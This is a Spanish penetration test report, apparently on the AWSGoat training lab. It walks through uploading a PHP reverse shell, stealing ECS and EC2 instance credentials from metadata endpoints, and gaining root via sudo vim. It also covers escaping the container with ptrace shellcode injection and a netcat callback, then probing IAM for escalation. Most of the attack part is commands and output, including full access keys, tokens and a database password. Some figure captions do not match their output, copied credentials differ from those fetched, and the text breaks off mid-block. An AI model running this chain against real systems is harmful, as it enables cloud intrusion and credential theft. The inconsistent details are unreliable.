Servicio afectado: Módulo de carga de "Payslips" (recibos de pago) de la aplicación web, dentro del contenedor de ECS.

Se determinó que, si bien el módulo de carga de archivos accesible al usuario "Normal" (página de Reimbursements) aplica una validación de extensión en el backend, el módulo equivalente accesible al usuario "Manager" (página de Payslips) no implementa ninguna restricción de tipo de archivo. Aprovechando el acceso de Manager obtenido en la Vulnerabilidad 1, se subió un script de reverse shell en PHP (basado en el proyecto público pentestmonkey/php-reverse-shell), configurado para conectar de vuelta a una máquina bajo control del equipo evaluador.

Posteriormente, autenticados como usuario Normal, se accedió al archivo cargado desde la vista de "Payslips" de ese usuario, lo que disparó la ejecución del script PHP en el servidor y estableció una conexión de shell interactiva hacia la máquina atacante.




Figura 12. Carga exitosa del archivo de reverse shell desde el perfil de Manager.




Figura 13. Recepción de la conexión de shell reversa en la máquina atacante tras acceder al archivo desde el perfil de usuario Normal.

Una vez con ejecución de comandos dentro del contenedor, se enumeraron las variables de entorno, confirmando la ejecución dentro de un contenedor de Amazon ECS y la presencia de una base de datos RDS. Consultando el endpoint local de credenciales de contenedor expuesto por el agente de ECS, se obtuvieron credenciales temporales de AWS asociadas al rol `ecs-task-role`.

```

ubuntu@ip-172-31-23-99: ~
$ printenv
APACHE_CONFDIR=/etc/apache2
HOSTNAME=a5e475a8c2e6
PHP_INI_DIR=/usr/local/etc/php
SHLVL=0
AWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/c0039543-f5a7-49d0-8922-111beac7cc2e
PHP_LDFLAGS=-Wl,-01 -pie
APACHE_RUN_DIR=/var/run/apache2
AWS_EXECUTION_ENV=AWS_ECS_EC2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.0.24
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEYS=1729F83938DA44E27BA0F4D30BDB397470D12172 BFDD028642824F8118EF77909B67A5C12229118F
ECS_AGENT_URI=http://169.254.170.2/api/f634641a-3400-4b25-992b-3f13249e4397
PHP_ASC_URL=https://www.php.net/distributions/php-8.0.24.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
AWS_DEFAULT_REGION=us-east-1
PHP_URL=https://www.php.net/distributions/php-8.0.24.tar.xz
ECS_CONTAINER_METADATA_URI_V4=http://169.254.170.2/v4/f634641a-3400-4b25-992b-3f13249e4397
ECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/f634641a-3400-4b25-992b-3f13249e4397

```

Figura 14. Enumeración de las variables de entorno y muestra de la presencia de BD – RDS

```

$ curl 169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI
% Total    % Received % Xferd  Average Speed   Time    Time     Current
           % Total    % Received % Xferd  Average Speed   Time    Time     Current
100 1239 100 1239 0 0 1209k 0 --:--:-- --:--:-- --:--:-- 1209k
{"RoleArn": "arn:aws:iam::501578625392:role/ecs-task-role", "AccessKeyId": "ASIAJ3SDK0FYEFY2MS7I", "SecretAccessKey": "IMs8E3Ferwg4wPyKl/YzrwBJIAw4UaIPLRNAXx6", "Token": "IQoJb3JpZ2l1bWVhcnVzLWVhc3QtMSJHMEUCIQDfIk6/BowCBfaXtIGYN3T1hQhFh8/NpUnoq7hInqOeCAIgaWgE7nrHhYCGIhvu4pxHF611IGks2dHqjhdye+Nb4q9QMIOBAAGw1MDE1Nzg2MjUzOTI1LDCPxd8MMazbkJyKPxCRSA6ouhNcYX19guV+4WBzyAdnSohBVKEs3gtKBEu2X0wz5+m9DFltlhF9Zs/T3DvYjCO/35wyVFCfu62H6AUOdNqyzJumIDCr8rCIQ/NYR3FQW8pVgn8DwFAoXZHTQnDrLFFogzBbBzBec94TryzEMow/JgQ0kxwFwrsbV8R9IF8Hz990YKMB1bKXndgWchQTKBQ8k9Nz45jwSwxB03gh5MQgrjPHJnv9gr2CLu0vLhjhXZUQLdRXCICQztzJQgJqpaOGd85v6wSBS6CnFWi0sQfsBRTswSHWk1Y3tbqXE4ERZp6L4JYPyMSLxwvyusDbf99bxe/MLUCC2JQHvLRA0Jd1VHXBFnD6zunbNxt6F6EyrnV8CkxpU7msiedGojsBbuQa4l9tzCQ01sV6lkm/YkuIO/6THtEe4qtWKA9ke0LhtQCpNRk/ICKLrqbAVDtOp26YynT9pdrkLbJzFLWoTMMnCtrURAHqW6Wv/V1Whpr9FuLKcuNwhlY/swRVsf524k0SjIhQf63XQy6onzT6cvs98Ls67WgWvYyX8LueJnEbr0FvZ0nZpDBb7nN4VsrthZRVzjPIW7QCMJsAw8jsxjMuUqf1LGUSJUwupvq8gY6pQEdvNqQJRlAhW57gttBG15IuZx9ggcEQQgnGT09IsonFzWx5GduUqeZWIV/zkXxxB02SqRwntb2bXMMHrXBhjQSH0RNeBTvHeXaDwymv9pb584XjW0xHjzzELTQsw2a5fnWnKt1sbCFFn/uf/9HvOfLEKXh3BhK0x7eOH+gtAD09A/JV0vBW8nR0q7X1a5XlQPbBY0u1WEZLDLVGN7CLOYUSQJ92Cs=", "Expiration": "2026-07-16T04:46:18Z"}$

```

Figura 15. Consulta al endpoint local de credenciales de contenedor expuesto

```

ubuntu@ip-172-31-23-99:~$ export AWS_ACCESS_KEY_ID=ASIAKJSDKOFYFY2MS7I
ubuntu@ip-172-31-23-99:~$ export AWS_SECRET_ACCESS_KEY=IMs8E3Ferwg4wMPyKl/YzrwBJIAw4UaIPLRNaxx6
ubuntu@ip-172-31-23-99:~$ export AWS_SESSION_TOKEN=IQoJb3JpZ2LuX2VjEG8aCXVzLWVhc3QtMSJHMEUCIQDFik6/BowcBfaXtIGYN3T1hQhFh8/N
pUnoq7hImqOeCAIgaWgE7mrHhYCGIhvu4pxHF6L11GKs2dHqjhdyezE+Nb4q9QMI0BAAGgw1MDE1Nzg2MjUzOTIiDCPxd8MMazbkJykPXCrsA6oUhNcYX19guV+
4WBzyAdmSohBVKEs3gtKBEu2X0wzS+m9DFltihf9Zs/T3DvYjCO/j5wyVFCfgu62H6AU0dNQgyzUumIDCr8rCIQ/NYR3FQW0pVgn8DwfAoXZhBTQmDrLffFogz
BbBz8ec94TryzEMow/JgQ0kxwFurhsbV0R9If8Hz990YKMAblbKcXmgWechQtKBCQ8k9Nz45jw5wxBo3gh5MQgrjPHJnv9gr2CLu0vLhjhXZUQLWdRSCICGQtzj
QgJqpa0Gd05v6wSBS6cMnFWi0sQfsBRTswSHWk1Y3tqbXE4ERZp6L4JYPyMSLxwvyusDbF99bxe/WLUCC2JQHvLRA0Jd1vHXBfMD6zunbNxt6F6EyrMVBCKxpU7
msiedGojsBbuQa4l9tzCQ01sVG6lkM/YkuIO/6THtEe4qtwkA9ke0lhTQCpNRK/ICKlrqbAVDt0pZ6YynT9pdrkLbJzFfLWoTMMmCtrURAHqW6Wv/V1Whpr9fuLK
cuNwhiY/swRVsfS24k0SJIhQf63XQy6onzT6cvs08ls67WgWvYyX8LueJmEbr0FVvZ0nPzDBb7nN4VsRthZrvzjPIW7QCMJsAw8jsxjMuUqtf1LGUsJUwupvg0g
Y6pQEdvNGqJRiAhW57gttBG1SiUzx9qgcEQQgmGT09IsonFzWx5GdUuqeZWIV/zxKxxB0ZSqrWmTb2WXMhrXBhjQSH0RNeBTvHeXaDwymv9pb584XJwOxHjzzEL
TQsw2a5fnWNT1sbCfFn/uF/9WvOFiEKXh3BhK0x7eOH+gtAD09A/JV0vBw8nRoQ7X1aSXlQPbbRY0u1WEZtDLVGN7c10YUsQJ92Cs=
ubuntu@ip-172-31-23-99:~$
ubuntu@ip-172-31-23-99:~$ aws sts get-caller-identity
{
  "UserId": "AROAXJSDKOFYH6XK6QZPJ:dc99f09c39d2429c8e572db1bb830780",
  "Account": "501578625392",
  "Arn": "arn:aws:sts::501578625392:assumed-role/ecs-task-role/dc99f09c39d2429c8e572db1bb830780"
}
ubuntu@ip-172-31-23-99:~$

```

Figura 16. Exportación de credenciales temporales de AWS obtenidas a través del endpoint de metadatos del contenedor ECS y verificación de la identidad obtenida “ecs-task-role”.

```

ubuntu@ip-172-31-23-99:~$ aws iam list-role-policies --role-name ecs-task-role
aws: [ERROR]: An error occurred (AccessDenied) when calling the ListRolePolicies operation: User: arn:aws:sts::501578625392:assumed-role/ecs-task-role/dc99f09c39d2429c8e572db1bb830780 is not authorized to perform: iam:ListRolePolicies on resource: role ecs-task-role because no identity-based policy allows the iam:ListRolePolicies action
ubuntu@ip-172-31-23-99:~$
ubuntu@ip-172-31-23-99:~$ aws secretsmanager list-secrets
{
  "SecretList": [
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:501578625392:secret:RDS_CREDS-4CziPG",
      "Name": "RDS_CREDS",
      "LastChangedDate": "2026-07-15T20:17:07.966000+00:00",
      "LastAccessedDate": "2026-07-15T00:00:00+00:00",
      "SecretVersionsToStages": {
        "BF1C03E6-2E4F-433F-9998-7F6D2CAE23D7": [
          "AWSCURRENT"
        ]
      },
      "CreateDate": "2026-07-15T20:17:07.572000+00:00"
    }
  ]
}
ubuntu@ip-172-31-23-99:~$

```

Figura 17. Listado de políticas del usuario obtenido y de los secretos almacenados en AWS Secrets Manager.

```

ubuntu@ip-172-31-23-99:~$ aws secretsmanager get-secret-value \
--secret-id RDS_CREDS
{
  "ARN": "arn:aws:secretsmanager:us-east-1:501578625392:secret:RDS_CREDS-4CziPG",
  "Name": "RDS_CREDS",
  "VersionId": "BF1C03E6-2E4F-433F-9998-7F6D2CAE23D7",
  "SecretString": " {\n  \"username\": \"root\", \n  \"password\": \"T2kVB3zgeN3YbrKS\" \n } \n",
  "VersionStages": [
    "AWSCURRENT"
  ],
  "CreateDate": "2026-07-15T20:17:07.961000+00:00"
}
ubuntu@ip-172-31-23-99:~$ _

```

Figura 18. Recuperación del valor real del secreto anteriormente hallado que aparentemente representa una posible credencial de base de datos.

Impacto: Ejecución remota de comandos sobre el entorno de producción del contenedor y robo de las credenciales de la base de datos de nómina de empleados.

8.4 V3 — Escape de Contenedor y Robo de Credenciales de Instancia (IMDS)

Servicio afectado: Configuración de sudoers dentro del contenedor y capabilities de Linux asignadas al contenedor de ECS (definición de tarea con pid_mode: host).

Dentro de la shell obtenida en la Vulnerabilidad 2, se identificó una entrada de sudoers que permite ejecutar el editor `vim` como usuario root sin contraseña sobre un archivo específico de la aplicación. Aprovechando el ejecutor de comandos interno de vim (`:! /bin/sh`), se obtuvo una shell con privilegios de root dentro del contenedor.

```

$ sudo -l
Matching Defaults entries for www-data on a5e475a0c2e6:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on a5e475a0c2e6:
  (root) NOPASSWD: /usr/bin/vim /var/www/html/documents
$
$ _

```

Figura 19. Entrada de sudoers indicando que comando se pueden ejecutar.

```
$ sudo /usr/bin/vim /var/www/html/documents
vim: warning: Output is not to a terminal
vim: Warning: Input is not from a terminal

ES58: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
  builtin_amiga
  builtin_ansi
  builtin_pcansi
  builtin_win32
  builtin_vt320
  builtin_vt52
  builtin_xterm
  builtin_iris-ansi
  builtin_debug
  builtin_dumb
defaulting to 'ansi'

" =====
" Netrw Directory Listing                                (netrw v170)
" /var/www/html/documents
" Sorted by      name
" Sort sequence: [\\/]$,\\<core\\%(\\.\\d\\+\\)|=|>,\\.h$,\\.c$,\\.cpp$,\\-|=|*$,*,\\.o$,\\
" Quick Help: <F1>:help  -:go up dir  D:delete  R:rename  s:sort-by  x:special
" =====
:!/bin/sh
```

Figura 20. Obtención de una shell con privilegios de root dentro del contenedor con vim (`!/bin/sh`)

```
whoami
root

ls
/bin/sh: 4: ls: not found

id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 21. Obtención de usuario Root.

Se utilizó un programa en C que inyecta shellcode mediante la llamada al sistema ptrace. Al ejecutar la inyección contra un proceso del host y establecer una conexión de retorno, se obtuvo una sesión de comandos directamente sobre el sistema operativo de la instancia EC2.

```

root@a5e475a0c2e6:/# gcc inject.c -o inject
gcc inject.c -o inject
root@a5e475a0c2e6:/# ps -ef | grep "python"
ps -ef | grep "python"
root      4101   3711   0 23:37 ?        00:00:00 python3 -c import pty;pty.spawn('/bin/bash')
root      4467   4444   0 23:44 ?        00:00:00 python3 -c import pty;pty.spawn('/bin/bash')
root      4895   4468   0 23:54 pts/1    00:00:00 grep python
root      18570    1   0 20:44 ?        00:00:01 python3 -m http.server 31452
root@a5e475a0c2e6:/# _

```

Figura 22. Compilación del programa para la inyección de shellcode mediante ptrace, para escapar del aislamiento del contenedor

```

root@a5e475a0c2e6:/# ./inject 18570
./inject 18570
+ Tracing process 18570
+ Waiting for process...
+ Getting Registers
+ Injecting shell code at 0x7fa9eed2e604
+ Setting instruction pointer to 0x7fa9eed2e606
+ Run it!
root@a5e475a0c2e6:/#

```

Figura 23. Inyección de shellcode para escapar del aislamiento del contenedor.

```

root@a5e475a0c2e6:/# nc 172.17.0.1 5600
nc 172.17.0.1 5600
curl -m 5 http://169.254.169.254/latest/meta-data/
curl -m 5 http://169.254.169.254/latest/meta-data/
  % Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left     Speed
100  325  100  325    0     0   244k      0  0:00:01  0:00:01  0:00:00  317k
ami-id
ami-launch-index
ami-manifest-path
autoscaling/
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
reservation-id
security-groups
services/
system

```

Figura 24. Sesión de comandos obtenida tras la inyección, confirmando la salida del contenedor hacia el sistema operativo del host EC2.

Desde el host se consultó nuevamente el servicio de metadatos (IMDS) en 169.254.169.254, obteniendo un nuevo conjunto de credenciales correspondiente al rol `ecs-instance-role`, de mayor alcance que el de la tarea.

```

curl http://169.254.169.254/latest/meta-data/iam/security-credentials
% Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left   Speed
100   17   100    17    0    6781    0 --:--:-- --:--:-- --:--:--   8500
ecs-instance-role

curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ecs-instance-role
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ecs-instance-role
% Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  1566   100  1566    0    964k    0 --:--:-- --:--:-- --:--:--  1529k
{
  "Code": "Success",
  "LastUpdated": "2026-07-15T23:28:44Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAKJSDKOFYLZTYHUHT",
  "SecretAccessKey": "LYFGVM6GCFcooPccNSFyEdNCC2AqWtvlIPtR1+FK",
  "Token": "IQoJb3JpZ2luX2VjEHAaCXVzLWVhc3QmSjJGMEQCIAYQ00xxNybvYFg8Ceq9QRLvue+tc6/cyFDEVUzsXL2+AiBepst08m6B4zkXrhomr/9zKZbEmkzhd9jnA2YETvl+dCq4BQg5EAAAD
DUwMTU3ODYyNTM5MiIMNF17evK/xHmbbWY1KpUFW47uTi16uGzWZ3HSAIUQvsKibtCVqQZg9jdgB4MLJ7WAY5pmYuir0jFYHks+V8uoBXFRmEgtXcsXkA0NYrS/g5fCqKbmj0qsTxFdDbzQTHsWBExEa
gnoFYGsmWjXntFOAECxaPgeBbRVVsZop1UDTdz0+QT6XDCW3J6/s5nxtUqvH74D1XwRZfVztgIsb4utv9aJD84je/dxEeLZrph0yFI8SykK2WC2FOIaStw9xyZt8LncffaeJnnbp8/Ibwjc0sFEoPTc
ebnCLJetPU72toeEtyGr0C3JvDrL9L+MhgCwXDCvVsAigOPxcTW23IpGzadS14D4Gx8bAT1Ns7aV9Rb0tgXtLKz4wiVjf+5AP1Hw7b2LA4+FOUwfdS3rHwB8MP6GhDStjxAs4E5AUI0L00TpwGrIke0AP1
FMfk7p1VofD5XM1BtaHL6POC/2INfgkPPZtZTqcewvdfi4uTEC11sXI2N4xSjWnT4LuJvVdvacLkbVo0lB1JgrnhMp4oA0BWB17iXYVDjIgzFtytImCE9HaKhsolri0T6dkf1atM4Mjo9UhekTqJquqVG
JzKxJBA9KudLjJfVioCPqn/QES9+RK7AVpBcWwYcLdo0y3ti/5aFrEC9FeBHywQAjw8tQRvbV39+eq4QNaABe71e1aFDErt3soK4uwXJX8mhPpHndmFrIvsuWqu0R7X1J77+EKB6YNAqXovLSpcf3ehYl
kKgTj//1AEZ8rwGw88fTKBwtXoRs1xLE7PiP5CYSnZ7H/LxZl0pngvE2caGLFrRja35NYKJoDbanIR6o0U6LPdd5RLRMnd7F9K8Z3fnAz9v8LDxMSYSLBukgBkxvE3/zhkTjnX8LXRzYvVqQTfLTb0TCjr
+DSBjgyAbM400zqe/10kpnkj2cneu2/SN+ceyEjhbEAA2Hc6wANJFknzNB0+5G7zj4Gk/4ISs0sa46qUSS2IQ4cZ/T07smBYmr1keQ0i1CpUb2QIXFUGS1I0xhNSMTQNRqMXKF4ERWCZ2cpQ0nPnPLPIJ
WdnbAHLmnYqCAXxdrXvD3FxlXN17Uziuhbnj8MvNTTDJfaIBwiBL0G7CqtJwDeJkTzMSsypebu1R3WwQUHjUDPVuZRY=",
  "Expiration": "2026-07-16T05:30:28Z"
}

```

Figura 25. Consulta al servicio de metadatos de instancia (IMDS), obteniendo las credenciales del rol `ecs-instance-role`.

```

ubuntu@ip-172-31-23-99:~$ export AWS_ACCESS_KEY_ID=ASIAKJSDKOFYLZTYHUHT
ubuntu@ip-172-31-23-99:~$ export AWS_SECRET_ACCESS_KEY=LYFGVM6GCFcooPccNSFyEdNCC2AqWtvlIPtR1+FK
ubuntu@ip-172-31-23-99:~$ export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEHAaCXVzLWVhc3QmSjJGMEQCIAYQ00xxNybvYFg8Ceq9Q
RLvue+tc6/cyFDEVUzsXL2+AiBepst08m6B4zkXrhomr/9zKZbEmkzhd9jnA2YETvl+dCq4BQg5EAAADDUwMTU3ODYyNTM5MiIMNF17evK/xHmbb
WY1KpUFW47uTi16uGzWZ3HSAIUQvsKibtCVqQZg9jdgB4MLJ7WAY5pmYuir0jFYHks+V8uoBXFRmEgtXcsXkA0NYrS/g5fCqKbmj0qsTxFdDbz
QTHsWBExEagnoFYGsmWjXntFOAECxaPgeBbRVVsZop1UDTdz0+QT6XDCW3J6/s5nxtUqvH74D1XwRZfVztgIsb4utv9aJD84je/dxEeLZrph0
yFI8SykK2WC2FOIaStw9xyZt8LncffaeJnnbp8/Ibwjc0sFEoPTcebnCLJetPU72toeEtyGr0C3JvDrL9L+MhgCwXDCvVsAigOPxcTW23IpGzadS
14D4Gx8bAT1Ns7aV9Rb0tgXtLKz4wiVjf+5AP1Hw7b2LA4+FOUwfdS3rHwB8MP6GhDStjxAs4E5AUI0L00TpwGrIke0AP1FMfk7p1VofD5XM1Bta
HL6POC/2INfgkPPZtZTqcewvdfi4uTEC11sXI2N4xSjWnT4LuJvVdvacLkbVo0lB1JgrnhMp4oA0BWB17iXYVDjIgzFtytImCE9HaKhsolri0T6
dkf1atM4Mjo9UhekTqJquqVGJzKxJBA9KudLjJfVioCPqn/QES9+RK7AVpBcWwYcLdo0y3ti/5aFrEC9FeBHywQAjw8tQRvbV39+eq4QNaABe71
e1aFDErt3soK4uwXJX8mhPpHndmFrIvsuWqu0R7X1J77+EKB6YNAqXovLSpcf3ehYlKkgTj//1AEZ8rwGw88fTKBwtXoRs1xLE7PiP5CYSnZ7H/L
xZl0pngvE2caGLFrRja35NYKJoDbanIR6o0U6LPdd5RLRMnd7F9K8Z3fnAz9v8LDxMSYSLBukgBkxvE3/zhkTjnX8LXRzYvVqQTfLTb0TCjr+DSB
jgyAbM400zqe/10kpnkj2cneu2/SN+ceyEjhbEAA2Hc6wANJFknzNB0+5G7zj4Gk/4ISs0sa46qUSS2IQ4cZ/T07smBYmr1keQ0i1CpUb2QIXFUGS
1I0xhNSMTQNRqMXKF4ERWCZ2cpQ0nPnPLPIJWdnbAHLmnYqCAXxdrXvD3FxlXN17Uziuhbnj8MvNTTDJfaIBwiBL0G7CqtJwDeJkTzMSsypeb
u1R3WwQUHjUDPVuZRY=
ubuntu@ip-172-31-23-99:~$ aws sts get-caller-identity
{
  "UserId": "AROAXJSDKOFYMRUDTMRVM:i-0e607d94b2d9b83ba",
  "Account": "501578625392",
  "Arn": "arn:aws:sts::501578625392:assumed-role/ecs-instance-role/i-0e607d94b2d9b83ba"
}
ubuntu@ip-172-31-23-99:~$ _

```

Figura 26. Exportación/declaración de variables de entorno con los datos hallados anteriormente y llamada a identificación de este nuevo usuario hallado.

Impacto: Compromiso completo del sistema operativo de la instancia EC2 anfitriona y obtención de un segundo conjunto de credenciales de AWS con mayor nivel de privilegio que el del contenedor.

8.5 V4 — Escalación de privilegios de IAM hasta AdministratorAccess

Procedimiento realizado: con las credenciales de `ecs-instance-role`, se identificó el permiso `iam:PassRole` sin restricción junto con `ec2:RunInstances`, permitiendo lanzar una nueva instancia EC2 con un rol distinto y más privilegiado.

```
ubuntu@ip-172-31-23-99:~$ aws iam create-user --user-name hacker
aws: [ERROR]: An error occurred (AccessDenied) when calling the CreateUser operation: User: arn:aws:sts::501578625392:assumed-role/ecs-instance-role/i-0e607d94b2d9b83ba is not authorized to perform: iam:CreateUser on resource: arn:aws:iam::501578625392:user/hacker because no permissions boundary allows the iam:CreateUser action
ubuntu@ip-172-31-23-99:~$ aws iam get-role --role-name ecs-instance-role
{
  "Role": {
    "Path": "/",
    "RoleName": "ecs-instance-role",
    "RoleId": "AROAXJSDKOFYMRUDTMRVM",
    "Arn": "arn:aws:iam::501578625392:role/ecs-instance-role",
    "CreateDate": "2026-07-15T20:17:07+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2008-10-17",
      "Statement": [
        {
          "Sid": "",
          "Effect": "Allow",
          "Principal": {
            "Service": "ec2.amazonaws.com"
          },
          "Action": "sts:AssumeRole"
        }
      ]
    },
    "MaxSessionDuration": 3600,
    "PermissionsBoundary": {
      "PermissionsBoundaryType": "Policy",
      "PermissionsBoundaryArn": "arn:aws:iam::501578625392:policy/aws-goat-instance-boundary-policy"
    },
    "RoleLastUsed": {
      "LastUsedDate": "2026-07-16T00:26:15+00:00",
      "Region": "us-east-1"
    }
  }
}
```

Figura 27. Lanzamiento de una nueva instancia EC2 asignándole el instance profile `ec2Deployer` mediante la técnica de `PassRole`.

Mediante AWS Systems Manager (SSM) se ejecutó un comando en la nueva instancia para extraer, desde su propio servicio de metadatos, las credenciales temporales del rol `ec2-deployer-role` recién asignado.

```

ubuntu@ip-172-31-23-99:~$ aws iam list-attached-role-policies --role-name ecs-instance-role
{
  "AttachedPolicies": [
    {
      "PolicyName": "AmazonSSMManagedInstanceCore",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
    },
    {
      "PolicyName": "IAMFullAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMFullAccess"
    },
    {
      "PolicyName": "AmazonEC2ContainerServiceforEC2Role",
      "PolicyArn": "arn:aws:iam::aws:policy/service-role/AmazonEC2ContainerServiceforEC2Role"
    },
    {
      "PolicyName": "aws-goat-instance-policy",
      "PolicyArn": "arn:aws:iam::501578625392:policy/aws-goat-instance-policy"
    }
  ]
}
ubuntu@ip-172-31-23-99:~$ _

```

Figura 28. El Rol rol cuenta con la política `IAMFullAccess`.

```

ubuntu@ip-172-31-23-99:~$ aws iam get-role --role-name ecs-instance-role
{
  "Role": {
    "Path": "/",
    "RoleName": "ecs-instance-role",
    "RoleId": "AROAXJSDKOFYMRUDTMRVM",
    "Arn": "arn:aws:iam::501578625392:role/ecs-instance-role",
    "CreateDate": "2026-07-15T20:17:07+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2008-10-17",
      "Statement": [
        {
          "Sid": "",
          "Effect": "Allow",
          "Principal": {
            "Service": "ec2.amazonaws.com"
          },
          "Action": "sts:AssumeRole"
        }
      ]
    },
    "MaxSessionDuration": 3600,
    "PermissionsBoundary": {
      "PermissionsBoundaryType": "Policy",
      "PermissionsBoundaryArn": "arn:aws:iam::501578625392:policy/aws-goat-instance-boundary-policy"
    },
    "RoleLastUsed": {
      "LastUsedDate": "2026-07-16T00:26:15+00:00",
      "Region": "us-east-1"
    }
  }
}

```

Figura 29. Permission Boundary restringido.


```

ubuntu@ip-172-31-23-99:~$ aws iam get-policy --policy-arn arn:aws:iam::501578625392:policy/aws-goat-instance-boundary-policy
{
  "Policy": {
    "PolicyName": "aws-goat-instance-boundary-policy",
    "PolicyId": "ANPAXJSDKOFYO3T2XGF4G",
    "Arn": "arn:aws:iam::501578625392:policy/aws-goat-instance-boundary-policy",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 0,
    "PermissionsBoundaryUsageCount": 1,
    "IsAttachable": true,
    "CreateDate": "2026-07-15T20:17:07+00:00",
    "UpdateDate": "2026-07-15T20:17:07+00:00",
    "Tags": []
  }
}
ubuntu@ip-172-31-23-99:~$

